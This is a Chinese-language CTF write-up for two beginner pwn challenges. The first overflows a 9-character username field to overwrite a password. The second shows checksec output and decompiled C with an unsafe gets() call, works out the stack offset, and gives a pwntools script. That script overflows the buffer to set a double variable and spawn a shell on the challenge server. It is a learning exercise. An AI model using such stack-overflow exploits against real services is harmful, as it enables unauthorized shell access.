
PWN-EasyOverflow1

`给了个nc ip:port;`


nc连接后发现要求输入username，多次尝试输入发现规律，

username只读取前9位字符



结合题意overflow可联想，超过9位的剩余字符在其他地方发挥了作用

尝试后可知，username处输入的10-18位成为了新的密码



输入密码即可获得flag

担心同学想不到溢出，也留了个预设密码 password 让大家猜

PWN-EasyOverflow2

首先nc连接发现要题目要求我们输入一个数字，尝试输入无果

```
welcome! Guess a number to get the flag!
please input the number:
11.28
error,the number is 11.28maples_@LAPTOP-
```

打开附件

先用checksec 分析一下该文件

```
[*] '/mnt/c/Users/a1775/Desktop/pwn_deploy_chroot-master/bin/pwn
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

发现基本保护全关

使用IDA打开该文件

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char fake[9]; // [rsp+6h] [rbp-1Ah] BYREF
4    char key[9]; // [rsp+Fh] [rbp-11h] BYREF
5    double number; // [rsp+18h] [rbp-8h]
6
7    setbuf(stdin, 0LL);
8    setbuf(stdout, 0LL);
9    setbuf(stderr, 0LL);
10   strcpy(key, "password");
11   *(_QWORD *)fake = 0LL;
12   fake[8] = 0;
13   number = 0.0;
14   puts("welcome! Guess a number to get the flag!");
15   puts("please input the number:");
16   gets(fake);
17   if ( number == 11.28125 )
18     system("/bin/sh");
19   else
20     printf("error,the number is 11.28125");
21   return 0;
22 }
```

发现逆向出来的代码如上图

发现漏洞点 system（“/bin/sh”）

观察代码发现溢出点 gets()函数,并且在number处需要填入11.28125

```
.rodata:000000000040204A command         db '/bin/sh',0          ; DATA XREF: main+B6↑o
.rodata:0000000000402052 ; const char format[]
.rodata:0000000000402052 format          db 'error,the number is 11.28125',0
.rodata:0000000000402052                                         ; DATA XREF: main:loc_40127F↑o
.rodata:000000000040206F                 align 10h
.rodata:0000000000402070 qword_402070    dq 4026900000000000h    ; DATA XREF: main+9D↑r
.rodata:0000000000402070                                         ; main+AC↑r
.rodata:0000000000402070 _rodata         ends
.rodata:0000000000402070
.eh_frame_hdr:0000000000402078 ; ============================================================================
.eh_frame_hdr:0000000000402078
```

11.28125（double）用0x4026900000000000表示

计算溢出量0x1A-0x8

```
-000000000000001C                db ? ; undefined
-000000000000001B                db ? ; undefined
-000000000000001A fake           db 9 dup(?)
-0000000000000011 key            db 9 dup(?)
-0000000000000008 number         dq ?
+0000000000000000  s             db 8 dup(?)
+0000000000000008  r             db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

编写脚本

```python
from pwn import *
#连接
r = remote("81.69.243.226",30012)
#构造输入
payload = b'a'*18+p64(0x4026900000000000)

r.sendline(payload)
r.interactive()
```

运行脚本得到权限，找到flag